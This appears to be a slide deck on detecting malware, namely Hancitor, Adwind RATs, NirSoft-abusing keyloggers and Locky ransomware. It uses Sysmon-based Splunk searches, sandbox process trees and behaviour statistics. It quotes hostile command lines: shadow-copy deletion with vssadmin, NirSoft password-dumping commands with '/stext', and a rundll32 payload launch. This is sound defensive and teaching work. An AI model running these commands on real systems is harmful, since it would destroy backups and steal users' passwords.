
- system is w7_1
- WINWORD.EXE (PID: 564 MD5: 113371C5AC72FCE072F707C55E7845B9)
 - explorer.exe (PID: 2608 MD5: 8B88EBBB05A0E56B7DCC708498C02B3E)
- cleanup

Advanced Detection (Hancitor)

alert_office_process_injection

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="8"  
explorer.exe OR svchost.exe  
| search  
(TargetImage="*\\explorer.exe" OR TargetImage ="*\\svchost.exe")  
(SourceImage="*\\winword.exe" OR SourceImage="*\\excel.exe")
```


→ No false hits from process injection



Source: Malware Analysis (own samples)



Automating Malware Analysis



Automating Malware Analysis

* 180 Behavior Rules

21 FILE - file system

8 NET - network

20 PERS - persistence methods

52 PROC - process activity

4 REG - registry activity

21 SIG - sandbox signature

54 YARA - YARA rule matches (file, memory, pcap)

Detecting Java RATs (Adwind)

Java RAT (Adwind) behavior analysis

132 JAR samples analyzed

122 PERS: calls 'reg add' to create '..\CurrentVersion\Run' key
(2015-01-05 - ...)

15 PERS: creates reg key 'CurrentVersion\Run' to exec malware in '%APPDATA%'

113 PROC: started 'java*.exe' from %APPDATA%\Oracle [Java RAT Adwind]
(2015-10-05 - ...)

118 PROC: uses 'xcopy' to copy JRE to %APPDATA%\Oracle [Java RAT Adwind]
(2015-10-18 - ...)

18 YARA: pcap_java_rat_unknown_1

34 YARA: pcap_java_rat_unknown_2

24 NET: using non-std TCP ports (not http[s], smtp, 587) - likely RATs

Detecting Keyloggers

CommandLine: <PATH-TO-EXE>*.exe /stext <PATH-TO-TXT>*.txt

memstr_Limitless_Logger 30

logff.txt, logmail.txt

memstr_Predator_Pain 149

holdermail.txt, holderwb.txt,
holderskypeview.txt, holderprodkey.txt

memstr_HawkEye_Keylogger 134

holdermail.txt, holderwb.txt, Mail.txt, Web.txt

memstr_iSpy_Logger 5

Browser.txt, Mail.txt

memstr_KeyBase_Keylogger 36

Mails.txt, Browsers.txt

→ 347 samples (abusing NirSoft Tools for password «recovery»)

KeyBase Keylogger (OSINT)

← → ↻ 🏠 <https://www.hybrid-analysis.com/sample/1e9d0514ed7770203335e8a95dcd21b982e8cc3f47ca19b59403dd5c3bbfda8c7>



🏠 Home

☰ Submissions ▼

📁 Resources ▼


✉ Contact

Hybrid Analysis



Tip: Click an analysed process below to view more details.

Analysed 12 processes in total ([System Resource Monitor](#)).



KeyBase Keylogger (OSINT)

← → ↻ 🏠 <https://www.hybrid-analysis.com/sample/1e9d0514ed7770203335e8a95dcd21b982e8cc3f47ca19b59403dd5c3bbfda8c7>



🏠 Home

☰ Submissions ▼

📁 Resources ▼

✉ Contact

Hybrid Analysis



Tip: Click an analysed process below to view more details.

Analysed 12 processes in total ([System Resource Monitor](#)).

- 🖱 [Input Sample](#) (PID: 2988)
 - 🖱 [app.exe](#) (PID: 2632)
 - 🖱 [app.exe](#) (PID: 2564) →

← → ↻ 🏠 <https://www.hybrid-analysis.com/sample/1e9d0514ed7770203335e8a95dcd21b982e8cc3f47ca19b59403dd5c3bbfda8c7>



🏠 Home

☰ Submissions ▼

📁 Resources ▼

✉ Contact

Emerging Threats

Event	Category	Description
185.31.159.147:80 (TCP)	A Network Trojan was detected	ET TROJAN KeyBase Keylogger Checkin
185.31.159.147:80 (TCP)	A Network Trojan was detected	ET TROJAN KeyBase Keylogger HTTP Pattern

iSpy Keylogger (OSINT)

← → ↻ 🏠 <https://www.hybrid-analysis.com/sample/a55a2c04e8cc2e4895c3e0532e673dc470556b7>



🏠 Home

☰ Submissions ▾

📁 Resources ▾

✉ Contact

Hybrid Analysis



Tip: Click an analysed process below to view more details.

Analysed 6 processes in total ([System Resource Monitor](#)).

- └─ *Input Sample* (PID: 3192)
 - └─ *service.exe* (PID: 2584)
 - └─ *vbc.exe* /stext "%APPDATA%\Helper\Browser.txt" (PID: 4084) 🔍
 - └─ *vbc.exe* /stext "%APPDATA%\Helper\Mail.txt" (PID: 4036) 🔍
 - └─ *vbc.exe* /stext "%APPDATA%\Helper\Mess.txt" (PID: 764) 🔍
 - └─ *vbc.exe* /stext "%APPDATA%\Helper\OS.txt" (PID: 2300) 🔍

iSpy Keylogger (OSINT)

The screenshot shows the Hybrid Analysis web interface. At the top, there's a navigation bar with links for Home, Submissions, Resources, and Contact. The main heading is "Extracted Strings". Below this, there are tabs for different string categories: Interesting (111), All Strings (640), OS.txt (23), and two sample-specific tabs. The "Interesting" tab is selected, displaying a list of extracted strings. Some strings are highlighted in orange, such as "[Spy Keylogger - Error] Function: GetRequestStream". On the left side, there's a tree view showing the analysis process, with "Input Sample" and "Service" expanded.

Detecting Keyloggers

```
CommandLine: <PATH-TO-EXE>\*.exe /stext <PATH-TO-TXT>\*.txt
```


```
alert_sysmon_suspicious_stext_cmdline
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1" stext  
| search CommandLine="* /stext *"
```

→ No false hits in >5 months

But why does it use «/stext» parameter ???

Detecting Keyloggers



Google nirsoft tools +"stext" -text

All Images Shopping Videos News More Search tools


About 800 results (0,83 seconds)

Seven Deadliest USB Attacks - Page 36 - Google Books Result
<https://books.google.ch/books?isbn=1597495549>
Brian Anderson, Barbara Anderson - 2010 - Computers
.iepv.exe /stext %tmplog% >> %log% 2>&1 Messenger Password Recovery MessenPass is ... This
Nirsoft tool can be found at www.nirsoft.net/utis/mspass.html.

The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the ...
<https://books.google.ch/books?isbn=1449626378>
Bill Blunden - 2012 - Computers
Table 9.1 Volatile Data Collection Data Example Command Line **Tool** Suite Host ... Native Windows
tool Network endpoints cports.exe /stext filename.txt **NirSoft** ...

NirBlog: Latest Utilities Changes - NirSoft
www.nirsoft.net/blog/2008/10/latest-utilities-changes.html ▼
Oct 30, 2008 - Here's a small summary of latest changes in **NirSoft utilities**: ... using UCS-2 Little
Endian format for the /stext output, instead of the normal ANSI, ...

Detecting Keyloggers



Google nirsoft tools +"text" -text

Mail Password Viewer

Mail PassView is a tool that can reveal the password and account details for numerous e-mail clients. The supported clients include Outlook Express, Microsoft Outlook 2000/2002/2003/2007, Windows Mail, Windows Live Mail, IncrediMail, Eudora, Netscape 6.x/7.x (without master password encryption), Mozilla Thunderbird (without master password encryption), Group Mail Free, Yahoo! Mail (if stored in Yahoo! Messenger application), Hotmail/MSN mail (if stored in MSN/Windows/Live Messenger application), and Gmail (if stored in Gmail Notifier application, Google Desktop, or by Google Talk). Once again, this is another Nirsoft tool and updates can be found at www.nirsoft.net/utls/mailpv.html.

```
.\mailpv.exe /text %tmplog% >> %log% 2>&1
```

NirBlog: Latest Utilities Changes - NirSoft
www.nirsoft.net/blog/2008/10/latest-utilities-changes.html ▼
Oct 30, 2008 - Here's a small summary of latest changes in **NirSoft utilities**: ... using UCS-2 Little Endian format for the /text output, instead of the normal ANSI, ...

Detecting Keyloggers

Google nirsoft tools +"text" -text

Mail Password Viewer
Mail PassView is a tool that can reveal the password and account details for numer-

Internet Explorer Password Viewer
Internet Explorer PassView is another tool from Nirsoft designed to provide password management, which can reveal passwords that have been stored in the browser. This utility can recover three different types of passwords: AutoComplete, HTTP authentication passwords, and FTP. It gathers these by parsing Windows protected storage, the registry, and a credential file. Known issues exist starting with Internet Explorer 7.0 because Microsoft is changing the way in which some passwords are stored, so limitations may be encountered. The most recent versions of this software include the ability to read offline or external sources if you know the password of the last logged-on user for this profile. Check this site if updated versions are required: www.nirsoft.net/utills/internet_explorer_password.html.

```
.\iepv.exe /stext %tmplog% >> %log% 2>&1
```

Detecting Keyloggers

Google nirsoft tools +"text" -text

Mail Password Viewer
Mail PassView is a tool that can reveal the password and account details for numer-

Internet Explorer Password Viewer
Internet Explorer PassView is another tool from Nirsoft designed to provide pass-

Product Key Recovery
ProduKey, a tool from Nirsoft, presents the product identifier and the associated keys for Microsoft products installed on the system. Microsoft Office 2003/2007, Exchange, SQL, and even operating system (including Windows 7) keys can be extracted using this. It is also capable of gathering keys from remote systems if permissible and includes additional customizable command options for your convenience. The following location contains additional information regarding this tool: www.nirsoft.net/utls/product_cd_key_viewer.html.

```
.\produkey.exe /nosavereg /stext "%tmplog%" /remote %computername%  
>> %log% 2>&1
```

Detecting Locky Ransomware

- * **Continuously (daily) analysing malspam samples**
 - Ransomware (Locky, NELocker, Cerber, TeslaCrypt et.al.)
- * Know malicious behavior (e.g. process tree, command lines)
- * **Detect changes in behavior, adjust searches & alerts accordingly**
- * **Comparing two Locky samples from April and August 2016**
 - Behavior changed (Vssadmin vs. Rundll32)

Locky analysis 2016-04-28



Startup

- **system is w7_2**
- **wscript.exe** (PID: 2600 MD5: 979D74799EA6C8B8167869A68DF5204A)
 - **nuNvDiKt.exe** (PID: 808 MD5: 628D9F2BA204F99E638A91494BE3648E)
 - **nuNvDiKt.exe** (PID: 3572 MD5: 628D9F2BA204F99E638A91494BE3648E)
 - **vssadmin.exe** (PID: 3932 MD5: 6E248A3D528EDE43994457CF417BD665)
 - **firefox.exe** (PID: 2480 MD5: F51D682701B303ED6CC5474CE5FA5AAA)
 - **cmd.exe** (PID: 180 cmdline: `cmd.exe /C del /Q /F C:\Users\admin\AppData\Local\Temp\nuNvDiKt.exe`)
- **svchost.exe** (PID: 3892 MD5: 54A47F6B5E09A77E61649109C6A08866)
- **cleanup**

```
* pid="808" / md5="628D9F2BA204F99E638A91494BE3648E" / parentpid="2600"
  cmdline="C:\Users\admin\AppData\Local\Temp\nuNvDiKt.exe"
* pid="3572" / md5="628D9F2BA204F99E638A91494BE3648E" / parentpid="808"
  cmdline="C:\Users\admin\AppData\Local\Temp\nuNvDiKt.exe"
* pid="3932" / md5="6E248A3D528EDE43994457CF417BD665" / parentpid="3572"
  cmdline="vssadmin.exe Delete Shadows /All /Quiet"
* pid="2480" / md5="F51D682701B303ED6CC5474CE5FA5AAA" / parentpid="3572"
  cmdline="C:\Program Files\Mozilla Firefox\firefox.exe -osint
    -url C:\Users\admin\Desktop\_HELP_instructions.html"
```

Locky using Vssadmin

- * Locky calling vssadmin to delete shadow copies

alert_sysmon_vssadmin_ransomware

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1  
vssadmin.exe  
| search CommandLine="*vssadmin*" EventCode=1  
CommandLine="*Delete *" CommandLine="*Shadows*" EventCode=1
```

Locky analysis 2016-08-23

- **system is w7_2**
- **wscript.exe** (PID: 4028 MD5: 979D74799EA6C8B8167869A68DF5204A)
 - **rundll32.exe** (PID: 2240 cmdline: C:\Windows\System32\rundll32.exe C:\Users\admin\AppData\Local\Temp\CHJGDH~1.DLL qwerty 323 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
 - **firefox.exe** (PID: 2504 MD5: F51D682701B303ED6CC5474CE5FA5AAA)
- **cleanup**

Locky using Rundll32

- * Rundll32 process with
 - DLL in «%TEMP%» folder and «qwerty» parameter
 - Office (macros) or scripting parent process (JS, VBS, WSF, HTA)

alert_sysmon_suspicious_locky_rundll32

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
rundll32.exe
| search Image="*\\rundll32.exe"
(CommandLine="*\\AppData\\Local\\Temp" CommandLine="*qwerty*)
OR
(ParentImage="*\\winword.exe" OR ParentImage="*\\excel.exe" OR
ParentImage="*\\cscript.exe" OR ParentImage="*\\wscript.exe" OR
ParentImage="*\\mshta.exe")
```

Detecting Locky Ransomware

Locky behavior analysis

```
90 FILE: drops *.locky files [Locky] (2016-02-15 - 2016-06-26)
101 FILE: drops *.zepto files [Locky] (2016-06-27 - 2016-09-25)
33 FILE: drops *.odin files [Locky] (2016-09-27 - 2016-10-22)

137 FILE: drops '_HELP_instructions.html' files [Ransomware] (... - 2016-09-25)
33 FILE: drops '_HOWDO_text.html' files [Ransomware] (2016-09-27 - ...)

91 PROC: calls 'vssadmin.exe Delete Shadows /All /Quiet' to delete Shadow Copies
(2016-02-15 - 2016-06-26)
130 PROC: rundll32 %TEMP%\*.dll qwerty (2016-08-22 - 2016-10-10)
11 PROC: uses 'PowerShell' with '-ExecutionPolicy bypass' (2016-10-16 - ...)
```

Detecting Locky Ransomware

Locky behavior analysis

82	YARA: pcap_ransom_locky_main_php	(2016-02-15 - 2016-03-24)
15	YARA: pcap_ransom_locky_submit_php	(2016-03-28 - 2016-04-21)
45	YARA: pcap_ransom_locky_userinfo_php	(2016-04-26 - 2016-05-29)
8	YARA: pcap_ransom_locky_access_cgi	(2016-05-29 - 2016-05-29)
59	YARA: pcap_ransom_locky_upload__dispatch_php	(2016-05-30 - 2016-08-01)
16	YARA: pcap_ransom_locky_php_upload_php	(2016-08-03 - 2016-08-18)
49	YARA: pcap_ransom_locky_data_info_php	(2016-08-22 - 2016-09-25)
53	YARA: pcap_ransom_locky_apache_handler_php	(2016-09-26 - 2016-10-22)
58	YARA: pcap_ransom_locky_linuxsucks_php	(2016-10-23 - 2016-11-01)
30	YARA: pcap_ransom_locky_message_php	(2016-11-01 - ...)
29	YARA: pcap_ransom_locky_XORed_dll	(2016-09-04 - ...)

Detecting Locky Ransomware

Locky behavior analysis

82 YARA: pcap_ransom_locky_main_php (2016-02-15 - 2016-03-24)

Update from 2016-10-24: new Locky variant

15
4
8
5 FILE: drops *.**shit** files [Locky]
1 FILE: drops '**_WHAT_is.html**' files [Ransomware]
4
5 PROC: uses 'PowerShell' obfuscation with '^'
58 PROC: rundll32 %TEMP%*.dll **EnhancedStoragePasswordConfig**
30 YARA: pcap_ransom_locky **linuxsucks_php**
29 YARA: pcap_ransom_locky_XORed_dll (2016-09-04 - ...)

Detecting Locky Ransomware

Locky behavior analysis

82 YARA: pcap_ransom_locky_main_php (2016-02-15 - 2016-03-24)

Update from 2016-10-24: new Locky variant

Update from 2016-10-26: new Locky variant

58 F FILE: drops *.**thor** files [Locky]
58 F FILE: drops '**_WHAT_is.html**' files [Ransomware]
30 Y PROC: uses 'PowerShell' obfuscation with '^'
29 Y PROC: rundll32 %TEMP%*.dll **EnhancedStoragePasswordConfig**
YARA: pcap_ransom_locky_**linuxsucks_php**

Detecting Locky Ransomware

Locky behavior analysis

82 YARA: pcap_ransom_locky_main.yar (2016-02-15 - 2016-03-24)

Update from 2016-11-08: changing DLL func's frequently

5	PROC: rundll32	%TEMP%*.dll	test123	(2016-11-01)
1	PROC: rundll32	%TEMP%*.dll	runrun	(2016-11-01)
4	PROC: rundll32	%TEMP%*.dll	text	(2016-11-02)
5	PROC: rundll32	%TEMP%*.dll	GetLine	(2016-11-03)
5	PROC: rundll32	%TEMP%*.dll	GetLine	(2016-11-03)
